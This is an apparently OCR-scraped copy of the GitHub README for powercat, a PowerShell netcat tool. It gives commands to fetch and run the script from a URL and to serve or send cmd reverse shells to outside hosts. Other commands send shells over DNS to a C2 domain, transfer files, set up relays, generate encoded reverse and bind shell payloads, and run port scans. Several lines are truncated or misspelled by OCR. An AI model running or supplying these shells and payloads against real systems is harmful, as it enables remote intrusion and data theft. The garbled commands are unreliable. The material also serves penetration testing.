

```
Load The Function From URL:

IEX (New-Object System.Net.Webclient).Download.
```

Parameters:

-1	Listen for a connection.	ب
- C	Connect to a listener.	
- p	The port to connect to, or listen on.	
- e	<pre>Execute. (GAPING_SECURITY_HOLE)</pre>	
-ep	Execute Powershell.	
-r	Relay. Format: "-r tcp:10.1.1.1:443"	
- u	Transfer data over UDP.	
-dns	Transfer data over dns (dnscat2).	
-dnsft	DNS Failure Threshold.	
-t	Timeout option. Default: 60	
-i	Input: Filepath (string), byte array, o	
-0	Console Output Type: "Host", "Bytes", or	
-of	Output File Path.	
- d	Disconnect after connecting.	
-rep	Repeater. Restart after disconnecting.	
-g	Generate Payload.	
-ge	Generate Encoded Payload.	
-h	Print the help message.	

Basic Connections

By default, powercat reads input from the console and writes input to the console using write-host. You can change the output type to 'Bytes', or 'String' with -o.

```
Basic Client:

powercat -c 10.1.1.1 -p 443

Basic Listener:

powercat -l -p 8000


Basic Client, Output as Bytes:

powercat -c 10.1.1.1 -p 443 -o Bytes
```

File Transfer

Contributors 4









Languages

• PowerShell 100.0%

powercat can be used to transfer files back and forth using -i (Input) and -of (Output File).

```
Send File:

powercat -c 10.1.1.1 -p 443 -i C:\inputfile

Recieve File:

powercat -l -p 8000 -of C:\inputfile
```

Shells

powercat can be used to send and serve shells. Specify an executable to -e, or use -ep to execute powershell.

```
Serve a cmd Shell:

powercat -l -p 443 -e cmd

Send a cmd Shell:

powercat -c 10.1.1.1 -p 443 -e cmd

Serve a shell which executes powershell command:

powercat -l -p 443 -ep
```

DNS and UDP

powercat supports more than sending data over TCP. Specify - u to enable UDP Mode. Data can also be sent to a dnscat2 server with -dns. Make sure to add "-e open --no-cache" when running the dnscat2 server.

```
Send Data Over UDP:

powercat -c 10.1.1.1 -p 8000 -u

powercat -l -p 8000 -u

Connect to the c2.example.com dnscat2 server us:

powercat -c 10.1.1.1 -p 53 -dns c2.example.com

Send a shell to the c2.example.com dnscat2 server

powercat -dns c2.example.com -e cmd
```

Relays

Relays in powercat work just like traditional netcat relays, but you don't have to create a file or start a second process. You can also relay data between connections of different protocols.

```
TCP Listener to TCP Client Relay:

powercat -l -p 8000 -r tcp:10.1.1.16:443

TCP Listener to UDP Client Relay:

powercat -l -p 8000 -r udp:10.1.1.16:53

TCP Listener to DNS Client Relay

powercat -l -p 8000 -r dns:10.1.1.1:53:c2.e:

TCP Listener to DNS Client Relay using the Windon powercat -l -p 8000 -r dns:::c2.example.com

TCP Client to Client Relay

powercat -c 10.1.1.1 -p 9000 -r tcp:10.1.1.:

TCP Listener to Listener Relay

powercat -l -p 8000 -r tcp:9000
```

Generate Payloads

Payloads which do a specific action can be generated using -g (Generate Payload) and -ge (Generate Encoded Payload). Encoded payloads can be executed with powershell -E. You can use these if you don't want to use all of powercat.

```
Generate a reverse tcp payload which connects b: 
powercat -c 10.1.1.15 -p 443 -e cmd -g

Generate a bind tcp encoded command which lister
powercat -l -p 8000 -e cmd -ge
```

Misc Usage

powercat can also be used to perform portscans, and start persistent servers.

```
Basic TCP Port Scanner: (21,22,80,443) | % {powercat -c 10.1.1.10 -|
```

Start A Persistent Server That Serves a File:

nowercat -l -n 443 -i C:\innutfile -ren

Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information

© 2024 GitHub, Inc.